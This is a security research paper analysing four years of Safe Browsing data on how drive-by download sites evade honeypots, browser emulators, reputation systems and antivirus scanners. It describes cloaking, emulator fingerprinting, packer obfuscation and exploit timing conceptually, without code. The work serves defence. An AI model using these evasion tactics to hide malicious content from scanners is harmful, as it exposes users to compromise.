Trends in Circumventing Web-Malware Detection

Moheeb Abu Rajab, Lucas Ballard, Nav Jagpal, Panayiotis Mavrommatis,
Daisuke Nojiri, Niels Provos, Ludwig Schmidt*

ABSTRACT

Malicious web sites that compromise vulnerable computers are an ever-present threat on the web. The purveyors of these sites are highly motivated and quickly adapt to technologies that try to protect users from their sites. This paper studies the resulting arms race between detection and evasion from the point of view of Google's Safe Browsing infrastructure, an operational web-malware detection system that serves hundreds of millions of users. We analyze data collected over a four year period and study the most popular practices that challenge four of the most prevalent web-malware detection systems: *Virtual Machine client honeypots*, *Browser Emulator client honeypots*, *Classification based on domain reputation*, and *Anti-Virus engines*. Our results show that none of these systems are effective in isolation. In addition to describing specific methods that malicious web sites employ to evade detection, we study trends over time to measure the prevalence of evasion at scale. Our results indicate that exploit delivery mechanisms are becoming increasingly complex and evasive.

1. INTRODUCTION

Malicious web sites capable of compromising vulnerable computers have been on the rise for many years. As web pages have become more interactive and feature-rich, the complexity of the browser and the software components involved in rendering web content has increased significantly. Over the last few years, almost any browser including support for technologies such as Flash, Java, PDF or QuickTime has been susceptible to so called *drive-by download* attacks that allow adversaries to run arbitrary software on a vulnerable computer system.

The difficulty of discovering malware on the web is amplified by the fundamental conflict between those who identify and block malicious content and those who attempt to evade detection to distribute malware. The resulting arms race has led to many novel approaches for identifying web-based malware. Despite this interest, there has been no dedicated study analyzing whether evasion techniques are effective, and more importantly, whether they are being actively pursued to stealthily distribute malware. This paper seeks to answer these questions.

We study four years of data collected by Google's web-malware detection systems, which leverages four of the most popular web-malware detection technologies: *Virtual Machine client honeypots*, *Browser Emulator client honeypots*, *Classification based on domain reputation*, and *Anti-Virus engines*. Our analysis reveals that adversaries actively try to evade each of these systems. Despite this, our results indicate that combining multiple types of client honeypots can improve detection rates.

This paper makes the following contributions: (1) an analysis of the prevalence and impact of different evasion techniques against the four most popular web malware detection systems. (2) an evaluation that shows how these detection systems complement each other to improve detection rates. (3) an investigation of the complexity of JavaScript on the web and how it relates to evasion. (4) a study of which vulnerabilities have been targeted by web-based malware and measure how this makeup has changed over time. Our analysis raises awareness about the evasive tactics that must be considered when developing operational web malware detection systems.

2. BACKGROUND

The attack surface of the modern web browser is quite large. Web-based malware can target vulnerabilities in the browser itself, or against the myriad of plugins that extend the browser to handle, for example, Flash, Java applets, or PDF files. A vulnerability in any of these components may be leveraged to compromise the browser and the underlying operating system. As a prerequisite to exploiting a user, an adversary needs to expose the user's browser to malicious payloads. This can be achieved by sending an email or IM to the user containing a URL to a malicious server, or by compromising web servers and injecting references to malicious code into the content served to users [17].

Many different approaches for detecting malicious web content have been proposed. In the following we review the most prevalent: Virtual Machine Honeypots, Browser Emulation Honeypots, Classification based on Domain Reputation, and Virus Signatures.

Virtual Machine Honeypots. Several VM-based detection systems have been proposed in the literature [10, 16, 15, 19, 9]. They typically detect exploitation of the web browser by monitoring changes to the operating system, such as the creation of new processes, or changes to the file system or registry. Here, the virtual machine functions as a black box since no prior knowledge of vulnerabilities or exploit techniques is required.

HoneyMonkey [19] launches Internet Explorer against a URL and after waiting for several minutes determines if suspicious file system changes were made. To detect zero-day exploits, the same URL is evaluated in Windows systems with different patch levels. Moshchuk et al. [10] went further in that their system also looked for newly created processes as well as file system writes not initiated by the browser. In previous work [16], we demonstrated that VM-based web-malware detection could be scaled to scan a large portion of the web and presented statistics on over 3 million drive-by download URLs.

While virtual machines run a complete software system and may detect exploits of yet unknown vulnerabilities, precisely determining what resource triggered the exploit or which vulnerability was

*Research conducted as an intern at Google.

targeted may be difficult. Additionally, managing multiple VM images with different combinations of exploitable software components can be an arduous task. Browser emulation has been proposed to address these shortcomings.

Browser Emulation. Instead of deploying VM honeypots, one can emulate a browser and use dynamic analysis to identify exploits. JSAND by Cova et al. [3] follows this approach and emulates a browser to extract features from web pages that indicate malicious behavior. PhoneyC [13] is another Browser Emulator. It includes support for JavaScript and VBScript as well as the ability to instantiate fake ActiveX objects. Modules with signatures for known vulnerabilities allow PhoneyC to detect exploits against plugins.

Browser emulators can pinpoint the exploited vulnerability and even establish a chain of causality including every single web request involved in a drive-by download. On the other hand, emulators cannot detect exploit attempts against unknown vulnerabilities and must be updated to handle quirks in mainstream browsers as they are discovered.

Reputation Based Detection. In the absence of malicious payloads, it is possible to take a content-agnostic approach to classify web pages based on the reputation of the hosting infrastructure. Felegyhazi et al. leverage DNS properties to predict new malicious domains based on an initial seed [4]. Lee et al. developed Notos, a dynamic reputation system for DNS, that can flag domains as malicious weeks before they appear on public blacklists [1]. Although Notos is not meant for detecting malicious web pages, a similar approach can be followed by flagging pages that include resources that are hosted on malicious domains.

Signature Based Detection. Traditional Anti-Virus (AV) systems operate by scanning payloads for known indicators of maliciousness. These indicators are identified by AV signatures, which must be continuously updated to identify new threats. Typically, packed executables or HTML must be unpacked before performing matching. For web pages, this might involve HTML parsing or rudimentary JavaScript execution. If unpacking is not possible, AV engines may flag a binary as malicious solely by detecting the presence of the packer. For JavaScript, AVs focus on detecting the presence of heavy obfuscation. Oberheide et al. showed that combining multiple AV engines can significantly improve the detection rate [14].

3. EVADING DETECTION

In Section 2, we discussed different approaches for detecting malicious web pages. Just as these approaches are being improved, adversaries are becoming more skilled at hiding malicious content. To better understand how adversaries attempt to stay under the radar, we present an overview of common tactics that we encounter.

Social engineering has emerged as a growing malware distribution vector [18]. In social engineering attacks, the user is asked to install a malware binary under false pretenses. Social engineering attacks challenge automated detection systems by requiring arbitrarily complex interaction before delivering the payload; interaction that can be difficult to simulate algorithmically.

Attacks that target specific software configurations can also challenge VM honeypots that employ a VM image with a different OS, browser, or set of plugins. Even if one deploys multiple VM images with different software components, selecting the image to scan a target page is challenging [3], and resource limitations might reduce the number of times a page can be scanned with different configurations.

To evade browser emulators, AV engines, or manual analysis, adversaries can test for idiosyncratic properties of the browser and only reveal exploit code if the test passes. Often, this is built into packers that fail to deobfuscate malicious payloads if certain conditions are not met. While the set of potential differences between emulators and real browsers is large, we have found that tests typically fall into three high-level categories: *JavaScript Environment Compatibility*, *Parser Compatibility*, and *DOM Completeness*.

In the case of an IE-specific exploit, code can probe the JavaScript Environment for differences between IE's proprietary JavaScript engine and open source JavaScript engines [12, 11, 5], which are more likely employed by emulators. This typically goes beyond simply testing for properties in the `navigator` object, and focuses instead on more arcane differences, e.g., changes to the DOM caused by CSS, which are typically not implemented by emulators that do not need to handle rendering. One can also identify semantic differences in both JavaScript and HTML parsers, for instance, IE's JavaScript parser allows `;` between `try` and `catch` clauses, while other JavaScript parsers do not. Perhaps one of the most challenging properties to emulate is the DOM of the browser, especially when accounting for the bugs exhibited by different browsers' DOM implementations. For instance, IE6 and IE7 will add extra nodes to the DOM when encountering incorrectly formed HTML. Concrete examples of each of these phenomena can be found in Appendix A.

While adversaries often turn to elaborate technical constructs to evade detection, a simple yet powerful approach is to cloak against scanners by serving malicious content to users but benign content to the detector. While there are many forms of cloaking, in this paper we focus on arguably the most simple and effective approach: cloaking at the IP level. To do so, malicious servers simply refuse to return malicious content to requests from certain IP addresses.

4. EXPERIMENTAL SETUP

The goal of this paper is to measure forms of circumvention described in Section 3 and determine whether the use of evasive tactics has increased over the last several years. To do so, we analyze the data collected by Google's Safe Browsing infrastructure [16], a large-scale web malware detection system. The data generated by this system is used by more than 400 million users per week and is therefore the target of many forms of evasion. Moreover, the system classifies sites using VM-based client honeypots, a Browser-Emulator, Signature-based AV engines, and Domain Reputation, and is thus ideal for evaluating how evasion affects each of these popular technologies.

4.1 System Overview

The malware detection pipeline takes as input a large corpus of URLs from a variety of sources. For example, we select URLs from Google's web index using both random sampling and a machine learning classifier that is tuned to identify pages that likely contain malware [16]. We also sample URLs that match trending search queries, as well as user-reported URLs. The selection criteria for the data has not changed significantly over the course of our study.

Each URL is fed to a VM-based honeypot, which browses to the URL with an unpatched version of Internet Explorer that has popular plugins and runs on an unpatched Windows OS. The system records host and network activity, including new processes, file system changes, registry changes, and network fetches. All network fetches and system state changes are stored in a Bigtable [2] for post processing.

Once a VM has processed a URL, a scoring module, PageScorer, analyzes the saved content to identify malicious behavior. First, all network fetches are scanned by multiple AV engines and matched against an internal list of domains that are known to serve malicious



Figure 1: The diagram shows a high-level overview of Google's web-malware detection system. VMs collect data from web pages and store it in a database for analysis. PageScorer **leverages multiple scorers to determine if a web page is malicious.**

content; see Section 4.1.2. Next, PageScorer instructs a Browser Emulator to reprocess the content that was retrieved by the VM to identify exploits. The Browser Emulator uses the stored content as a cache and thus does not make any network fetches; see Section 4.1.1. Finally, PageScorer uses a decision tree classifier to combine the output of the VM, AV Engines, Reputation Scorer, and Browser Emulator to determine whether the page attempted to exploit the browser; see Figure 1. The output of PageScorer, including whether the page caused new processed to be spawned, whether it was flagged by AV engines, which exploits it contained, and whether it matched Domain Reputation data, is stored along with the original data from the VM for future analysis.

A description of our VM-based honeypots and AV engine integration has been previously published [16, 17]. Since then we have added Browser Emulation and a Domain Reputation pipeline which we briefly summarize below to familiarize the reader with the data collection process.

4.1.1 Browser Emulation

Our Browser Emulator is a custom implementation similar to other mainstream emulators including PhoneyC [13] and JSAND [3]. We thus believe that its performance is representative of Browser Emulators in general.

Briefly, the Browser Emulator is built on top of a custom HTML parser and a modified open-source JavaScript engine. It constructs a DOM and event model that is similar to Internet Explorer. To ensure a faithful representation of IE, we have modified all parsers to handle IE-specific constructs; for examples, see Appendix A. The Emulator detects exploits against both the browser and the plug-ins by monitoring calls to known-vulnerable components, as well as monitoring DOM accesses.

The emulator can also perform fine-grained tracing of JavaScript execution. When running in tracing mode, it records every function call and the arguments to those calls, e.g. we record which DOM functions were called and which arguments were passed to them. This allows for more detailed analysis of exploitation techniques, which we explore later in the paper.

4.1.2 Domain Reputation

The domain reputation pipeline runs periodically and analyzes the output of AV engines and the Browser Emulator to determine which sites are responsible for launching exploits and serving malware. We call these sites *Distribution Domains*. The pipeline employs a decision-tree classifier to decide whether a site is a distribution domain. Features include, for example, whether we have seen the site deliver an exploit during a drive-by download.

In addition to assessing whether a domain is serving malware, the classifier also examines network requests to that domain from IP addresses not associated with our organization. This allows us to determine whether domains are cloaking against our system at the network level. We call such domains *Cloaking Domains*, they are domains that distribute malware and also actively try to evade detection. Distribution and Cloaking Domains make up our Domain Reputation data, which is fed back into PageScorer to improve detection rates for drive-by downloads.

4.2 Data Collection

In order to study evasion trends we leverage two distinct data sets. The first set, Data Set I, is the data that is generated by our operational pipeline, i.e., the output of PageScorer. It was generated by processing ~ 1.6 billion distinct web pages collected between December 1, 2006 and April 1, 2011. This data is useful for studying trends that we observe in real time. The limitation with this data is that we continuously tweak our algorithms to improve detection, thus any trends observed from Data Set I could be due to either changes in the web pages that we are processing, or to improvements to our algorithms. To eliminate this uncertainty, we introduce our second data set, Data Set II.

Data Set II is created as follows. First, we select a group of pages from Data Set I. We sample pages from the time period between December 1, 2006 and October 12, 2010 that were marked as suspicious by the VM-based honeypot, the Browser Emulator, the AV scanners, or our Reputation data. Note that this does not mean PageScorer classified these pages as malicious. For example, if an AV engine flagged a page but the other scoring components did not, then the page would not be classified as bad by PageScorer, but it would be added to the sample. In this way the sample includes every bad page that our pipeline processed over the four year period, as well as some other "suspicious" pages. In addition to these pages, our sample also includes 1% of other "non-suspicious" pages selected uniformly at random from the same time period.

For each of these pages, we *rescore* the original HTTP responses and VM state changes that were stored in our database using a fixed version of PageScorer from the end of October, 2010. This version consisted of algorithms and data files, including AV signature files, from the end of the data collection period. By fixing the scorer we ensure that any observable trends are due to changes in the data, and are not due to the evolution of our algorithms. The output of this rescore comprises Data Set II.

In sum, Data Set II consists of $\sim$160 million distinct web pages from ~ 8 million sites. We enabled JavaScript tracing on a subset of this data, comprising ~ 75 million web pages from ~ 5.5 million distinct sites.

In this paper the term *site* refers to a domain name unless the domain corresponds to a hosting provider. In the latter case, different host names are indicative of separate content owners, so we take the host name as the site. For example, `http://www.cnn.com/` and `http://live.cnn.com/` both correspond to the site `cnn.com`, whereas `http://foo.blogspot.com/page1.html` and `http://bar.blogspot.com/page2.html` are mapped to `foo.blogspot.com` and `bar.blogspot.com`, respectively. Throughout this paper we provide statistics at the site level, and aggregate data by month. We do this to avoid skew that could occur if our sampling algorithm selected many pages from the same site. For example, if the system encountered exploits in a given month on two URLs that belong to the same site, we count only one exploit.



Figure 2: The graph shows the total number of sites per month in Data Set II. The large spike in 2008 is due to the unexpected appearance of a benign process that caused many more pages to be included in our analysis during that time.



Figure 3: The graph shows the number of sites involved in Social Engineering attacks compared to all sites hosting malware or exploits.

Figure 2 shows the number of sites in Data Set II for each month, both with and without JavaScript tracing, along with the total number of sites containing pages that were marked as drive-by downloads in Data Set II. The large spike in the fall of 2008 is due to a misconfiguration in PageScorer, which mistakenly labeled a benign process as malicious. This did not result in any misclassification at the time since no other scanners produced corroborating signals. Our results are also unaffected by the misconfiguration because it was fixed before we reclassified the data. Ignoring the outlier, on average the data set consists of $\sim 387,000$ sites per month, of which $\sim 257,000$ launched drive-by downloads and $\sim 170,000$ were processed with JavaScript tracing enabled.

Our data set comes with some caveats. First, we are measuring the trends observed by our systems. If we never observed malicious behavior from a given malware campaign, then the results are not included in our study. We believe, however, that Google Safebrowsing's position provides a useful vantage point into malware on the web. Second, results derived from Data Set II cannot be compared to real-time performance of other technologies. Data Set II is generated using data, e.g., AV signatures, and algorithms that might not have been available when the pages were originally encountered. Third, while reclassifying pages to create Data Set II ensures that modifications to our algorithms do not create artificial trends, the pages that comprise Data Set II were selected because they originally exhibited suspicious behavior as determined by PageScorer. To alleviate the impact of this potential bias, we add a 1% random sample, constituting ~80 million URLs, as well as include pages that were originally classified as suspicious, but not malicious. This ensures that Data Set II includes pages that our algorithms may have missed in the past. Fourth, we believe that false positives are rare in our data set. This is difficult to quantify in an operational setting, but in our experience, based on internal analysis, reports from users, web masters, and `StopBadware.org/`, the system generates negligible false positives. Over four years of operation we have had fewer than a handful of incidents causing false positives.

5. TRENDS IN EVASION

In Section 3 we discussed the possible ways in which malicious web pages can be designed to resist detection. This section analyzes the data generated by the detection infrastructure described in Section 4. We assess the extent to which techniques that hinder automatic detection are employed by adversaries on the Internet. We focus on the challenges that face each of the four detection techniques, and discuss potential measures to adapt to the various challenges.

5.1 Challenges for VM-based Detection

As mentioned earlier, social engineering is an emerging attack trend that could potentially limit the effectiveness of VM-based detection schemes. To measure whether adversaries employ social engineering techniques, we analyzed Data Set II with heuristics [18] to identify pages that were likely generated from templates employed by Fake AV campaigns. Figure 3 shows the number of social engineering sites detected monthly relative to all sites involved in distributing malware or exploits. The prevalence of social engineering has increased over the last four years. Although regular malware sites still constitute about 98% of all distribution sites, we see an increase in the number of sites employing social engineering. In January 2007, there was only one site distributing Fake AV, whereas by September, 2010 this number increased to $4,230$.

One example of user interaction frequently found on Fake Anti-Virus pages is a dialog that requires a mouse click before a malware binary is sent to the browser. This can be a dialog from the system, or a dialog simulated by the web page with images or CSS. To assess the extent to which malware authors have adopted this technique, we instrumented our operational VM system to initiate mouse clicks on the current web page. We then evaluated each social engineering site twice: once without any interaction and another time with mouse clicking enabled. We examined a subset of $210,000$ pages from Data Set I from October 1, 2010 to April 1, 2011 and compared the percentage of malware downloads in both cases. With clicking enabled, we measured a 40% increase of malware binaries downloaded by the VMs.

There are several possible explanations for the increasing popularity of social engineering attacks: (1) These attacks are successful even if no exploitable vulnerabilities are present in the browser environment; (2) For Fake AV, social engineering provides a direct route to monetization; (3) Social engineering attacks make VM-based detection harder since malicious payloads appear only after user interaction with the browser. The first explanation seems



Figure 4: The heat map shows the relative distribution of exploits encountered on the web over time. Every second CVE is labeled on the Y-axis.

less likely as exploitable vulnerabilities were present in all versions of Internet Explorer and popular plugins during the course of our study. Regardless of the motive, social engineering poses a challenge to VM-based honeypots must be accounted for.

Countermeasures. These results show that VM honeypots without user interaction may not detect web pages distributing malware via social engineering. In addition to simulating user interacting with the VM, one can also improve detecting by pursuing a signature based approach [18].

5.2 Browser Emulation Circumvention

We hypothesize that drive-by download campaigns primarily employ two tactics to circumvent Browser Emulation: rapid incorporation of zero-day exploits, and heavy obfuscation that targets differences between the emulator and a browser. We consider both in this section.

Exploit Trends. Once a vulnerability becomes public, it is quickly integrated into exploit kits. As a result, Browser Emulators need to be updated frequently to detect new vulnerabilities. To highlight the changing nature of exploitation on the web, we show the relative prevalence of each of the 51 exploits identified by our Browser Emulator in Data Set II in Figure 4. We see that 24 exploits are relatively short lived and are often replaced with newer exploits when new vulnerabilities are discovered. The main exception to this is the exploit of the MDAC vulnerability which is part of most exploit kits we encounter and represented by the dark line at the bottom of the heat map. This data highlights an important opportunity for evasion. Each time a new exploit is introduced, adversaries have a window to evade Browser Emulators until they are updated. Of the 51 exploits that we tracked, the median delay between public disclosure[1] and the first time the exploit appeared in Data Set II was 20 days. However, many exploits appear in the wild even before the corresponding vulnerability is publicly announced. Table 1 shows the 20 CVEs that have the shortest delay between public announcement and when the exploit appeared in Data Set II.

Obfuscation. To thwart a Browser Emulator, exploit kits typically wrap the code that exercises the exploit in a form of obfuscation that may not execute correctly in an emulated environment, but will work correctly in a real browser. This generally results in complex run-time behavior. To measure whether adversaries are turning to such techniques we examined the data that was generated with JavaScript tracing enabled in Data Set II and computed three different complexity measures:

CVE #	Δ days	CVE #	Δ days
2008-3008	4	2008-0015	-3
2009-4324	2	2007-5779	-3
2008-2463	2	2007-3148	-3
2008-0955	2	2008-1472	-6
2007-4983	2	2010-0886	-7
2009-0075	1	2009-3672	-10
2010-2883	0	2007-5064	-35
2010-1818	0	2009-2496	-36
2010-0806	-3	2007-6144	-87
2008-0623	-3	2008-6442	-242

Table 1: Number of days after public release of vulnerability (Δ days) that exploits were seen in Data Set II. Negative numbers indicate that the exploit was seen before public release.

- *Number of function calls* measures the number of JavaScript function calls made in a trace.
- *Length of strings passed to function calls* measures the sum of the lengths of all strings that are passed to any user-defined or built in JavaScript function.
- *DOM Interaction* measures the total number of DOM methods called and DOM properties referenced as the JavaScript executes.

We first consider the number of JavaScript function calls made when evaluating a page. To establish a baseline we counted the number of function calls made during normal page load for each of the benign web pages in Data Set II. We also counted the number of function calls made before delivering the first exploit for each of the malicious pages in our Data Set II. As our analysis is based on sites rather than individual web pages, we compute the average value for sites on which we encounter multiple web pages in a given month. While sites with exploits are less frequent than benign sites, our analysis finds between ~ 50 and ~ 150 thousand unique sites containing exploits per month with the exception of the first few months in 2007 where the overall number of analyzed sites is smaller.

Figures 5 and 6 show the 20%, 50% and 80% quantiles for the number of function calls for both benign and malicious web sites. In Figure 5, we see an order of magnitude increase in the number of JavaScript function calls for benign sites. Figure 6 shows a change of over three orders of magnitude for the median for sites that deliver exploits. At the beginning of 2007, we observed about 20 JavaScript function calls, but the number of function calls jumped to $\sim 7,000$ in 2008, and again to $70,000$ in December 2009.

The number of JavaScript function calls in Figure 6 exhibits several distinct peaks and valleys. These can be explained by two phenomena. First, certain exploits require setup that employs more function calls than others. The decrease in number of function calls in Autumn 2008, and again in the end of 2010 correspond to the increasing prevalence of exploits against RealPlayer (CVE-2008-1309) and a memory corruption vulnerability in IE (CVE-2010-0806). The proof-of-concept exploits that were wrapped into

[1] As recorded at `http://web.nvd.nist.gov/`.



Figure 5: The graph shows the number of JavaScript function calls for benign web sites. Over the measurement period, we observe an order or magnitude increase for the median.



Figure 6: The graph shows the number of JavaScript function calls for web sites with exploits. We count only the function calls leading up to the first exploit. We observe an increase of over three orders of magnitude for the median over the measurement period.



Figure 7: The graph shows the string length complexity measure on benign pages.



Figure 8: The graph shows the string length complexity measure on pages with exploits.

exploit kits made few function calls, spraying the heap with simple string concatenation. However, the increased count at the beginning of 2009 and early 2010 correspond to exploits targeting two other memory corruption bugs in IE, CVE-2009-0075, and CVE-2010-0249. The proof-of-concept for these exploits prepared memory by allocating many DOM nodes with attacker controlled data, and thus required many function calls to launch the exploit, see Appendix C and D for example source code.

The second phenomenon that explains the general upward trend is the appearance of new JavaScript packers that obfuscate code using cryptographic routines such as RSA and RC4, which make many function calls. To trigger an exploit, it is usually not necessary to call many functions. For example, our system encountered exploits for CVE-2010-0806 for the first time in March 2010. At that time, the median number of functions calls to exploit the vulnerability was only 7, whereas the median rose to 813 in July 2010. Thus we attribute the rise in complexity to obfuscation meant to thwart emulation or manual analysis.

Next we consider the total string length complexity measure. See Figures 7 and 8 for this metric on benign and malicious pages, respectively. As with the number of function calls, we see a general upward trend. We believe these trends are influenced more by packers than by choice of exploit. The reason for this is that heap sprays generally do not pass long strings to method calls; more often they concatenate strings or add strings to arrays. Thus, these trends measure changes in packers over time. Clearly, as the size of exploit kits and the complexity of packing algorithms grow, so does the total amount of data that must be deobfuscated.

Another way to assess the complexity of JavaScript is to determine which DOM functions are called before reaching an exploit. This measurement captures obfuscation that probes the implementation of a Browser Emulator for completeness. We instrumented our JavaScript engine to record the usage of 34 DOM functions and properties that are commonly used or involved in DOM manipulations, see Appendix E. We then compute the relative frequency of these calls for both benign pages, and pages that deliver exploits. Figures 9 and 10 show heat maps plotting the relative frequencies of each DOM function or property. The darkness of each entry rep-



Figure 9: The heat map shows the DOM functions utilized by benign web pages over time.



Figure 10: The heat map shows the DOM functions utilized by exploit JavaScript over time.



Figure 11: The heat map shows the DOM functions utilized to exploit CVE-2009-0075. The graph shows that only two DOM functions are required to trigger the exploit, but that over time the DOM interactions have become more complex.

resents the fraction of sites that utilize that specific DOM function or property.

For benign pages, the number of DOM accesses has increased as the web has become more interactive and feature rich. For benign web sites, we note that the indices of the most common functions are 3 and 13, which refer to `document.body` and `getElementById` respectively. DOM access patterns for sites that deliver exploits are remarkably different as significantly fewer DOM interactions are found. Two indices, 7 and 31 stand out. They refer to `createElement` and `setAttribute` respectively. These two functions are employed to exploit MDAC (CVE-2006-0003) [8] which has been popular since 2006 and is part of most exploit kits. While Figure 9 shows that the `clearAttributes` function is not commonly used in benign web pages, we see a sudden increase of it in exploits in February 2009. This coincides with the public release of exploits targeting CVE-2009-0075; see Appendix C.

